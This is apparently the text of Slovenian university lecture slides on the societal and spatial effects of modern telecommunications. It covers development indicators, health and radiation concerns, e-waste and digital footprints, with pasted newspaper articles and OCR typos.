- Tercirani (storitve, tudi telekomunikacijske)
- Kvartarni (zdravstvo, šolstvo, kultura...)
- Kvintalni (upravljanje)

13

## **KAZALCI RAZVITOSTI INDUSTRIJSKIH IN POSTINDUSTRIJSKIH DRUŽB**

- št. prebivalcev na zdravnika
- št. prebivalcev na bolniško posteljo
- št. prebivalcev na avtomobil
- št. prebivalcev na radijski sprejemnik
- št. prebivalcev na TV sprejemnik
- št. prebivalcev na telefonski priključek
- pismenost
- bruto nacionalni proizvod na prebivalca (BNP)

14

## KAZALCI RAZVITOSTI INFORMACIJSKIH DRUŽB

- delež gospodinjstev z računalnikom
- delež gospodinjstev z dostopom do interneta
- delež uporabnikov interneta
- delež uporabnikov in imetnikov mobilnih telefonov
- delež “elektronsko pismenih”
- močan terciarni sektor gospodarstva

15

	10 kandidatk	15 članic	kandidatke, največ	kandidatke, najmanj
 Pričakovana življenjska doba moških (v letih)	70,3	75,3	Malta 76,1	Estonija 64,7
 Pričakovana življenjska doba žensk (v letih)	78,1	81,4	Malta 80,8	Madžarska 75,7
 Smrtnost otrok (na 1000 rojstev)	7,1	4,6	Latvija 11	Češka 4
 Zdravniki (na 100.000 ljudi)	324	375	Litva 379	Slovenija 215
 Prebivalci z visoko izobrazbo (% med 25 in 64 leti)	12,7	21,6	Estonija 29,4	Slovaška 10,7
 Avtomobili (na 100 ljudi)	29	47	Malta 49	Slovaška 24
 Mobilni telefoni (na 100 ljudi)	38	72	Slovenija 76	Poljska 25
 Osební računalniki (na 100 ljudi)	11	30	Slovenija 28	Litva 7
 Uporabniki interneta (na 100 ljudi)	13	31	Estonija 30	Latvija 7
 Komunalni odpadki (kg na osebo)	394	534	Ciper 679	Litva 294

Vir: Eurostat, Reuters

16

## KAZALCI RAZVITOSTI DRUŽBE ZNAJJA

- stopnja digitalizacije šolstva, državne uprave ... = e-država
- indeks človekovega razvoja (zdravje, izobrazba, dohodek, splošna blaginja)
- inovativna sposobnost družbe

17

### TOP INNOVATIONS

1. The Internet
2. Cell phone
3. Personal computers
4. Fiber optics
5. E-mail
6. Commercialized GPS
7. Portable computers
8. Memory storage discs
9. Consumer level digital camera
10. Radio frequency ID tags
11. MEMS
12. DNA fingerprinting
13. Air bags
14. ATM
15. Advanced batteries
16. Hybrid car
17. OLEDs
18. Display panels
19. HDTV
20. Space shuttle
21. Nanotechnology
22. Flash memory
23. Voice mail
24. Modern hearing aids
25. Short Range, High Frequency Radio

18

## UČINKI IN POSLEDICE SODOBNIH TELEKOMUNIKACIJ V DRUŽBI

- Zmanjšanje uporabe stacionarne telefonije in njenih storitev (teleks, telefaks, telegram...) ter poštnih storitev

## UČINKI IN POSLEDICE SODOBNIH TELEKOMUNIKACIJ V DRUŽBI

- Zmanjšanje uporabe javne stacionarne telefonije (56-kratno zmanjšanje števila pogovorov iz javnih telefonskih govorilnic v Sloveniji med 1995 in 2000)



21



22

## UČINKI IN POSLEDICE SODOBNIH TELEKOMUNIKACIJ V DRUŽBI

- Zmanjšanje migracij
- Povečanje gospodarske učinkovitosti družbe
- Zmanjšanje okoljskih emisij (ICT kot alternativno gorivo)
- Brezpapirno poslovanje

23

## UČINKI IN POSLEDICE SODOBNIH TELEKOMUNIKACIJ V DRUŽBI

- Sprememba lokacijskih dejavnikov razmestitve industrije in storitvenih dejavnosti

### VČASIH:

surovina, energetski vir, dostopnost, bližina prometnic,  
delovna sila, trg

### DANES:

cena lokacije, povezanost v telekomunikacijski sistem

24

## UČINKI IN POSLEDICE SODOBNIH TELEKOMUNIKACIJ V DRUŽBI

- Psihološko – sociološki in vedenjski vplivi

*“Mobile phones could be filling a gap in  
the growing-up process that has  
sometimes been taken by smoking.”*

William MacNee, profesor dihalne in okoljske medicine  
na Univerzi v Edinburghu.

***“Drugi vzrok je spremenjen način življenja. Včasih smo se cele dneve podili naokoli, danes otroci gledajo televizijo ali ure in ure posedajo za računalnikom. Medgeneracijske primerjave otrok kažejo na skrb zbujujoč padec telesnih sposobnosti”***

Janez Šmitek, smučarski trener, na vprašanje zakaj je smučarskega podmladka manj kot pred časom.

***“Otroci gredo zaradi gledanja televizije, poslušanja radija ali igranja računalniških igric pozneje spat, za nameček pa so tu še mobilniki, ki nenehno prekinjajo spanec. Otroci se ne pogreznejo v globok spanec, ker v podzavesti vedo, da lahko telefon vsak hip zapiska”***

Dr. Jan Van den Bulck, profesor psihologije, univerza Leuven, Belgija, o vplivu sodobne elektronike na spalne motnje otrok

## Kondicija na psu – ne sme nam biti vseeno!

DR. BRANKO ŠKOF, PREDSTOJNIK  
KATEDRE ZA ATLETIKO,  
FAKULTETA ZA ŠPORT

V Sloveniji že od leta 1970 z rednim letnim merjenjem spremljamo telesni in gibalni razvoj otrok in mladine. Rezultati (www.sp.uni-lj.si/didaktika) kažejo, da danes naši najmlajši (11 do 14 letniki) pretečejo 600 m povprečno 19 sekund počneje kot pred 30 leti. Tudi v drugih testih vzdržljivostnega značaja so bili mladi pred 30 leti veliko uspešnejši. Rezultati aerobnih sposobnosti (oziroma natančneje rezultat v teku na 600 m) otrok in mladine v Sloveniji padajo približno 0,5 odstotka vsako leto.

Tolalža, vendar zelo slaba, je le, da so takšni negativni trendi navzoči tudi v razviti zahodnih državah Evrope, v ZDA, Avstraliji in drugod.

### Kar se Jamesek nauči ...

Neaktivnost in posledično slabo kondicijsko stanje je pomemben dejavnik tveganja za zdravo otrok in mladine.

Telesna aktivnost se iz otroškega v mladostniško obdobje močno zmanjšuje. Po podatkih evropske študije (Medicine & Science in Sports and Exercise, 36, 2004), v katero so zajeli otroke in mladostnike različnih evropskih držav, je bilo ugotovljeno, da večina devetletnih otrok dosega zadovoljive vrednosti telesne aktivnosti (približno 0 ure dnevno – poleg športnih aktivnosti so vštete tudi druge gibalne aktivnosti: hoja v šolo, igre itd.), pri 15 letih pa že ena tretjina fantov in več kot polovica deklet ne več. Od devetega do petnajstega leta se njihova aktivnost zmanjša za približno 80 odstotkov.

Slaba kondicija otrok in mladine vodi v nezdravo življenje in bolezenska stanja. Stevilne bolezni srca in ožilja imajo svoj izvor v nezustreznem življenjskem slogu, ki ga je posameznik gradil od otroških let. Srčno-žilne bolezni so danes prepoznavne že kot pediatrični problem, čeprav se kli-

nični znaki bolezni pokažejo šele pozneje v življenju.


Študije (Quest, 56, 2004) kažejo, da je že v otroštvu visoka količina podkožne maščobe in nizka kondicijska sposobnost povezana s povišanim krvnim pritiskom, insulinško odpornostjo, slabim profilom lipidov v krvi itd. Procesi ateroskleroze se začnejo že v otroštvu in mladostništvu. Torej v obdobju oblikovanja temeljnih življenjskih vrednot in navad, kot so prehranjevanje, organizacija dela in prostega časa, športno-gibalna aktivnost kot sestavni del življenja, odnos do kajenja, pitja alkohola, poseganja po drogah itd. Raziskave tudi kažejo, da je danes v razvitem svetu že tretjina mladostnikov s povišanimi vrednostmi holesterola v krvi oziroma da je več kot tretjina mladostnikov, ki ima vsaj en povečan dejavnik tveganja za srčno-žilne bolezni.

### Otroška debelost

To postaja resen problem tehnološko razvitega sveta in zelo pomemben dejavnik tveganja, ki zahteva ukrepanje. Čezmerna telesna teža in debelost v otroštvu sta namreč močno povezani z debelostjo v odraslosti. Tako ali se bolj kot prevelika telesna teža so različni dejavniki zdravja otrok in mladine tudi škodljive diete in uporaba shujševalnih zdravil ter posledično mihanja v telesni teži. V življenjskem slogu številnih adolescenčnih deklet je pretirana skrb, da bi se zredile. Ob nezadostni telesni aktivnosti jedo zelo malo (posnavadi razpisajo zajtrk) in kadijo, da bi potlačile tek. Angliški raziskovalci poročajo (Quest, 56, 2004), da je v Veliki Britaniji 20 odstotkov adolescenčnih deklet nezadostno prehranjenih, večina od njih je anemičnih.

### Šport je najboljša droga

Seveda ob številnih dokazih negativnega vpliva neaktivnosti in slabe kondicije otrok in mladine na njihov zdravstveni status obstajajo tudi številni dokazi o pomembnem preventivnem in blazilnem vplivu telesne aktivnosti in kondicijskega statusa



Vprašalnik Ljubljanopolisa: Sašo Filipovski



Se bo Ljubljana vrnila na košarko? – Trener Olimpije Sašo Filipovski ima pri roki kar nekaj argumentov, da prepriča Ljubljančane za ogled Olimpijinih tekem.

## »Čedalje več motoričnih debilov«

Samo nekaj dni je do začetka košarkarske evrolige in trener Union Olimpije Sašo Filipovski si želi – polno dvorano. Ja, rad bi, da bi Ljubljana našla čas in voljo kupiti vstopnico. Poi ure po zmagi Olimpije nad Hemofarmom v ligi Goodyear je v svoji pisarni razmišljal o ljubljanskem stanju. Ne, ni bil preveč navdušen.

**Je košarka ljubljanski šport številka ena?**

Problematika je večplastna. Prvič, neusmiljeni kapitalizem zelo udarja na vrata Slovenije. Ljudje nimajo veliko denarja in časa. Vidi se, da so družine razklane, vsaka tretja je ločena. Veliko se jih bori za preživetje, zelo težko je priti do stanovanj, moji nekdanji kolegi denimo, razen tistih z bogatimi starši ali tisti, ki so z denacionalizacijo dobili kaj nazaj, veliko tridesetletnikov je, ki še studirajo, kajti študentski status se še spleta ...

**Hočete reči, da nimajo denarja za ogled košarkarskih tekem?**

Bistvo je, da nimajo denarja, sicer je velika ponudba drugih športov, ljudje niso čas za drugo ...

**Kar si najbrž želite – da pride vsa družina na tekmo!**

Seveda bi bilo zame najboljšje, če bi bila dvorana polna.

**Nekoč je bila, kajne? Kaj je bilo takrat drugje?**

Tako je. Časi se spreminjajo, saj pravim, ravno to skušam razumeti. Poleg vsega, kar sem našel, se mi lani govorilo, da ni mladih slovenskih igralcev v ekipi, da ne igramo privlačne košarke, zdaj pa se vidi, da ti argumenti ne držijo. Danes imamo slovenske igralce, imamo Ožbolta.

**Ali imate ljubljansko ikono, s katero bi se gledalci lahko poistovestili? Je Ožbolt tak igralec, ki bi moral pritegniti maso?**

V Evropi je veliko klubov, ki nimajo zvezdečih imen iz svojih krogov, pa so dvorane veseno polne. Občinstvo zelo sprejema Ožbolta, Boiso, zelo so sprejeli Baždarica. Slovensko občinstvo je zelo zahtevno in kritično. Igramo privlačno košarko, a so dvorane prazne.

**Kdo od slovenskih reprezentantov bi pritegnil največ ljudi?**

Mislim, da za polno dvorano ni problem samo v imenu. Seveda si ljudje želijo zvezdnikov, žal pa si jih Olimpija ne more privoščiti.

**Sani Bečirovič zelo igra v Italiji. Ni nobene možnosti, da bi se kdaj odpravil za Olimpijo?**

Meni je žal, ampak moram povedati, da je včasih Olimpija jemale zares dokazane in talentirane igralce. V Ljubljano je prišel Beno Udrih, ki je odlično igral za Pelzelo, tudi Sani Bečirovič je igral v Lažkem in se je prebil v Olimpijo, podobno je bilo z Nachbarjem, Brezecem in Nesterovičem. Žal v Sloveniji ni več takih igralcev, da bi jih Olimpija lahko dobila. Zanimivi igralci so bili Lorbek, Slogar, Zupan in Joksimović.

**Kaj pomeni za Ljubljano, da prihajajo sem evropska imena, kot so Scavolini, Barcelona itd?**

Vsi igralci, ki so igrali v Ljubljani, cenijo Ljubljano kot mesto. Stari del je zelo urejen, veliko nekdanjih Olimpijinih igralcev se danes zelo spoštuje naše mesto, vsi bi se radi vrnili nazaj ali pa obhajajo spomine z določenimi sagraci.

**Kaj je naredilo največji vtis na njih?**

Ljubljana je zares urejena. Tudi za mlade družine, otroci se lahko solajajo v mednarodnih osnovnih šolah. Eno uro smo do morja, ceste so urejene v primerjavi z Grčijo in Italijo.

**Ali se ljudjeavedajo pomena tega, da Olimpija igra v evroligi. V nogometu ravno ne vidimo Bayern ali Interja vsak teden.**

Problem je, da je Olimpija že dvelet na prizorišču in ljudem se zdi to že samoumevno. Šele takrat, ko tega ni več, začnejo splošno, kar smo imeli – takrat pa je že prepozno.

**Koliko talentov je na ljubljanskih uličnih igriščih?**

V Sloveniji je veliko ljudi zaprtih doma, imajo play statione, v rokah držijo »joy sticke« ... Imamo

## “MOTORIČNI DEBILI”

**Koliko talentov je na ljubljanskih uličnih igriščih?**

V Sloveniji je veliko ljudi zaprtih doma, imajo play statione, v rokah držijo »joy sticke« ... Imamo

čedalje več motoričnih debilov. Letos sem v Makedoniji videl, da ima vsaka ulica svoj koš, obroči so krivi, a igrišča so polna, igrajo tri na tri. Tla niso ravna, ampak kamnita, žoge pa rabljene. Ljudje so na cesti, obstaja ulična vzgoja. V Ljubljani tega ni. Mladi se premalo družijo, starši imajo za njih premalo časa. V Ljubljani je ogromno

igrišč. Tista za odbojko so polna. Za badminton tudi, squash prav tako. Veliko ljudi se rekreira, a to so starejši, športno ozaveščeni ljudje. Košarkarska igrišča? V Tivoliju in v Štepanjskem naselju jih je nekaj, na Fužinah, na Iliriji tudi – vendar so v primerjavi s starimi časi prazna.

**Marko A. Krašič**

## Nezdravo tipkanje po mobilniku

Zdravniki in strokovnjaki odkrivajo vedno nove bolezni, povezane s sodobno tehnologijo, ki so vse bolj razširjene predvsem med mladimi. Kot pišejo v *La Repubblica*, štirinajstletnica iz Savone blizu Genove ni mogla premakniti palca na desni roki. Starši so pripisali poškodbo in bolečine nerodnemu padcu v telovadnici ali nerodnosti pri uri tenisa, toda deklica je zdravniku nenehno zatrjevala,


da se ji ni zgodilo nič podobnega. Zdravnik je postavil pravilno diagnozo, ko je videl kretnjo pacientke, ki je med pregledom v ambulanti prejela sporočilo SMS. »Ko sem jo vprašal, koliko sporočil napiše na dan, mi je odgovorila, da sto ali več in zardele. Takoj sem dobil potrdilo, da je vzrok za njene težave – tipkanje po tipkovnici mobilnika,« je pojasnil zdravnik. Vnetje prstne tetive ni edina težava, za katero trpi današnja mladina, ki si ne zna več niti predstavljati življenja brez prenosnega telefona ali računalnika. S pisanjem kratkih sporočil izgubljajo tudi zmožnost izražanja in besedni zaklad. Raziskovalci z oxfordske univerze so ugotovili, da otroke med 4. in 10. letom, ki uporabljajo prenosni telefon in računalnik oziroma igrajo računalniške igrice, pesti med drugim pomanjkanje spanja. Od sodobnih oblik zabave hitro lahko postanejo odvisni, pogosto jih preveva tudi občutek tesnobe in osamljenosti.

## Zakaj sta televizija in računalnik nevarna za otroka?



»Pozor, zaslon!« se glasi naslov najnovejše knjige uglednega nemškega raziskovalca možganov **Manfreda Spitzerja**, nevrologa in psihiatra, vodje univerzitetne klinike za psihiatrijo in centra za nevrologijo in učenje v Ulmu. V njej govori o

dokazano škodljivem vplivu televizije in računalnikov na otroke. Televizijo gledajo že zelo mali otroci, vendar morajo otroški možgani graditi strukturo iz izkušenj. Malčki ne morejo povezovati informacij z zaslona in iz zvočnikov. Razvijejo se nejasne strukture. Veliko bolje je, kadar otroci izkušajo svet z vohanjem, okušanjem, tipanjem. Vsako gledanje televizije otrok v letih, ko hodijo v vrtec, je zato zelo škodljivo, je izjavil Spitzer v pogovoru za nemški tednik *Focus*.



## Seks - najljubši pojem

### Kaj najbolj zanima slovenske uporabnike interneta

Gregor Cerar

Najdi.si si je v treh letih obstoja izboril naslov slovenskega spletnega iskalnika številka ena. Dnevno ga obišče kar 100.000 obiskovalcev. Obiskanost Najdi.si pa je tudi svojevrstni indikator slovenskih internetnih navad. Po podatkih Najdi.si je na slovenskem koščku svetovnega spleta že 4,7 milijona dokumentov (slednji so na straneh s slovensko vsebino ali pa na straneh s končnico .si). Med njimi je 2,6 milijona tekstov, 1,8 milijona slik in 20.000 zvočnih datotek. Med brskanjem po tej zbirki podatkov pa slovenske surferje,

podobno kot se dogaja na splošno, zanima spolnost. V letu 2002 so uporabniki Najdi.si kar 439.000-krat kot iskalni pojem vpisali seks. Na drugem mestu so bili SMS-ji z 280.000 iskanji, na tretjem pa erotika z 266.000 iskanji. Sicer pa so več kot 100.000 iskanj zabeležili še horoskop, igre, telefonski imenik, verzi, loto, porno, vreme, chat, mobilni, matkurja, dohodnina, podnapisi, nepremičnine in zaposlitev. Zanimive so bile tudi najbolj priljubljene osebnosti, med obdarovalci je zmagal Božiček, pred Miklavžem in Dedkom Mrazom, med muzikanti Be Pop, pred svojim pokojnim članom Nejcem Erazmom in Siddhartho, med politiki pa je bil naj Janez Drnovšek pred Titom in Osamo bin Lادنom. Vrstni red najbolj iskanih političnih strank pa je enak tistemu v parlamentu (LDS, SDS in ZLSD).

Stikova raziskava o uporabi interneta v službi

# Vsak dvajseti gleda pornografijo

*Na delovnem mestu uporablja splet več žensk, moški pa dlje časa – Najpogosteje po informacije, povezane s hobiji*

37

## UČINKI IN POSLEDICE SODOBNIH TELEKOMUNIKACIJ V DRUŽBI

- Jezikovni vplivi

38



## UČINKI IN POSLEDICE SODOBNIH TELEKOMUNIKACIJ V DRUŽBI

- Zmanjšanje odzivnih časov ob nesrečah  
+ enostavnejše lociranje zaradi lokacijskih  
informacij

## UČINKI IN POSLEDICE SODOBNIH TELEKOMUNIKACIJ V DRUŽBI

- Delovna mesta v ICT panogi  
(v Evropi manjka 40.000 ICT inženirjev)

Kakšna delovna mesta, kakšna znanja?

## UČINKI IN POSLEDICE SODOBNIH TELEKOMUNIKACIJ V DRUŽBI


- Družbena odgovornost in pomen  
telekomunikacijskih podjetij

## UČINKI IN POSLEDICE SODOBNIH TELEKOMUNIKACIJ V DRUŽBI

- Sevalne obremenitve na človeško telo (predvsem zaradi uporabe mobilne telefonije)


43

## SEVANJE NAPRAV



44

## VPLIV SEVANJA NA ČLOVEŠKO TELO




45

## UČINKI IN POSLEDICE SODOBNIH TELEKOMUNIKACIJ V PROSTORU

- Sevalne obremenitve in njihov vpliv na živalstvo in rastlinstvo

46

## SEVALNE OBREMITVE V OKOLICI BAZNE POSTAJE



47

## UČINKI IN POSLEDICE SODOBNIH TELEKOMUNIKACIJ V PROSTORU

- Spremembe v izgledu kulturne pokrajine in mestnih območij (antene in druga telekomunikacijska infrastruktura)

48



49



50



51



52



53

## **UČINKI IN POSLEDICE SODOBNIH TELEKOMUNIKACIJ V PROSTORU**

- **Razvrednotenje zemljišč v bližini infrastrukture**

54

## UČINKI IN POSLEDICE SODOBNIH TELEKOMUNIKACIJ V PROSTORU

- **Problematika odlaganja odsluženih elektronskih naprav**

55

### Kam z odsluženimi telefoni

## Mobilniki uničujejo planet

*Samo v Evropi odvrženo kakih 105 milijonov prenosnih telefonov na leto*

Kam s stariimi prenosnimi telefoni? Zdaj jih je v rabi približno milijarda po vsem svetu. Temu vprašanju je posvečeno srečanje v Ženevi pod pokroviteljstvom Bazilnske konvencije, konvencije ZN o odpadkih, nevarnih za okolje. Mobilni telefoni so nabili s kemikalijami in kovinami, ki, ko jih odvžremo, ogrožajo ljudi in okolje. Države v razvoju toliijo, da se družijo v kupih starih mobilnikov, ki zastrupljajo cele skupnosti.

Uporabniki zamenjajo prenosni telefon povprečno vsakih 18 mesecev. Posledica je 105 milijonov odvrgnenih aparatov na leto – samo v Evropi. Če bi jih sestavili v verigo, bi segala od Londona do avstralskega Perth in še dalje. V ZDA jih vržejo v smeti že več kot 130 milijonov na leto. Tudi ameriške in katalonske agencije za varovanje okolja so pokazali, da je treba odpadne mobilnike šteti med strupene odpadke.

Kakšno, v eni sami bateriji iz starega telefona lahko raven zastrupi 600.000 litrov vode – toliko vode do tretjine napolni olimpijski bazen. Kadnja v novih telefonih ni, marveč druga strupena snov pa je ostala. Na primer svinca, ki škodljivo vpliva na imunski, endokrinski in centralni živčni sistem in poveča raven poliklobne otroških možganov, uporabljajo kot eno od sestavin v masi za spajkanje sestavnih delov na likano vezje. Dodatek na osnovi broma, kateri manjše je gorljivost likaneja vezja in plastifizira obilno povzročajo z rakom, poliklobnim jetri in ledenicami z nevrološkim, imunskim in endokrinskim sistemom. Berliju škodljivo za pljuča, uporabljajo za kontakte in vmeti. Če pa bi mobilnike uprejevali v incineratorje, bi nastali hudi strupeni dioksidi.

Steekonjski trditelj, da večko starih telefonov izvozijo v države v razvoju, od Indije do Pakistana in Kitajske, kjer jih razstavijo in reciklirajo v zelo primitivnih razmerah, tako da je ogroženo zdravje delavcev in širih skupnosti. Kolumbija, Nigerija, Namibija in Kenija v en glas opozarjajo na Bardo, ki jo držijo odpadni telefoni v njihovih državah.

Konvencija skuša odpraviti krivično družino z UNEP (Program Zdrženih narodov za okolje) in izdelovalci mobilnih telefonov. Soustje nove aparate z varnejšimi sestavnimi deli, zbirajo odpadke, jih reciklirajo in varno odlagajo. V Britaniji so v zadnjih dveh letih v partnerstvu (imenovanem *Flowbank*) med vlado, operaterji omrežij in glavnimi trgovci zbirali in reciklirali več kot 3,5 milijona telefonov ali desetine odloženih. Reciklirajo jih tudi v Bukaresti. Nikoli je milijono in baterije in ga uporabljajo za druge uporabne predmete in nove baterije. Majhne količine plombe, zlata, srebra in bakra uporabljajo za nakit in pipe. Plastiko pa pošiljajo na Svedsko, kjer jo sežgajo in s tako pridobljeno toploto centralno ogrevaajo celo vas.

Klaus Toepfer, izvršni direktor UNEP, pravi, da bi jo svetovno partnerstvo z industrijo moralo biti za vseh drugim gospodarskim panogam. Kritiki pa upajo, da bodo na srečanju določili pravi nadzor nad trgovino s stariimi telefoni. Ključna država sveta, kvalitacija skupaj za varovanje okolja, zahteva preobrem prepoved izvoza nevarnih odpadkov iz bogatih v revne države, piše *The Independent on Sunday*.

A. Z.



56

## UČINKI IN POSLEDICE SODOBNIH TELEKOMUNIKACIJ V PROSTORU

- Digitalni odtis posameznika (Google footprint)

The screenshot shows a Windows Internet Explorer browser window with the address bar displaying a Google search URL. The search results are displayed in a list format with various categories on the left side. The results include:

- Vse**: [mag. Andrej Gregorc](#) - [www.life.org/0-life/0-life/clani.../mag-andrej-gregorc/](#) - Posnetek
- Slike**: [mag. Andrej Gregorc, univ. dipl. geog., zunanji sodelavec ... Andrej Gregorc je na Filozofski fakulteti Univerze v Ljubljani diplomiral iz geografije leta 2002 in ...](#)
- Videoposnetki**: [Andrej Gregorc | Facebook](#) - [si-si.facebook.com/people/Andrej-Gregorc/1515968951](#) - Posnetek
- Več**: [Andrej Gregorc is on Facebook. Join Facebook to connect with Andrej Gregorc and others you may know. Facebook omogoča ljudem, da delijo in ustvarja bolj ...](#)
- Ljubljana**: [Ptiče preganjajo s strašilnimi pištolami in avtomobili](#) - [www.delo.si/clanek/116070](#) - Posnetek
- Spleti**: [4 avg 2010 – Kdor meni, da ne dela napak, nima kaj iskati med kontrolorji zračnega prometa,« je dejal 32-letni Andrej Gregorc, ki je v službi v stolpu ...](#)
- Strani iz države Slovenija**: [Andreja Gregorc | Facebook](#) - [si-si.facebook.com/people/Andreja-Gregorc/1252903466](#) - Posnetek
- Prevedene tuje strani**: [Andreja Gregorc je na Facebooku. Join Facebook to connect with Andreja Gregorc and others you may know. Facebook omogoča ljudem, da delijo, ter ustvarja ...](#)
- Več orodij**: [Andrej Gregorc na Netlogu](#) - [si.netlog.com/sorgens123](#)
- [Andrej Gregorc stran z novicami&kontakti na Netlogu. Oglej si fotke, video posnetke, prijatelje in še veliko več od Andrej.](#)
- [Amaroth | Free Music, Tour Dates, Photos, Videos](#) - [www.myspace.com/amaroth](#) - Posnetek - Prevedi to stran
- [A session member, Andrej Gregorc \(ex-Raven Death, Nature\) was taken in, for two ... Soon after the band finally got a drummer, that is Andrej Gregorc who has ...](#)
- [Geografija smrtne kazni v ZDA ... - Andrej Gregorc - Google Books](#) - [books.google.com/books!/\\_/Geografija\\_smrtne\\_kazni\\_v\\_ZDA.html?l...](#)
- [Andrej Gregorc : 0 Reviewshttp://books.google.com/books/about/Geografija\\_smrtne\\_kazni\\_v\\_ZDA.html?id=yA8kOgaACAAJ.A. Gregorc, 2004 - 316 pages ...](#)
- [National Park Destinations Rated - National Geographic Traveler](#) - [traveler.nationalgeographic.com/\\_/panelists-... - Posnetek - Prevedi to stran](#)
- [Steven M. Graves, Geography professor, Andrej Gregorc, MA, Geographer Stephen](#)

The browser window also shows the status bar at the bottom with the text "Done" and "Internet".

## UČINKI IN POSLEDICE SODOBNIH TELEKOMUNIKACIJ V PROSTORU

### SPREMEMBE V ŠOLSKEM SISTEMU

- “absolutni spomin”, ki ga omogoča internet z možnostjo instantnega priklica
- mlade generacije po sposobnostih uporabe ICT močno prekašajo mentorje/učitelje
- digitalizacija šolstva (npr. Južna Koreja bo do leta 2015 povsem digitalizirala šolstvo)
- pomembnost mrež in omrežij, tehnoloških in socialnih
- časovna in lokacijska neodvisnost

59

## Sugata Mitra – Hole in the Wall



60


## GEOGRAFIJA NASTANKA IN RAZVOJ MOBILNIH TELEKOMUNIKACIJ

- Kje? Danska, Finska, Islandija, Norveška, Švedska in Savdska Arabija
- Kdaj? 1981 – NMT omrežje v Savski Arabiji
- Zakaj? Nizka gostota poselitve, majhna in izolirana naselja, specifični reliefni in klimatski pogoji, dobra razvitost in visok BNP

61

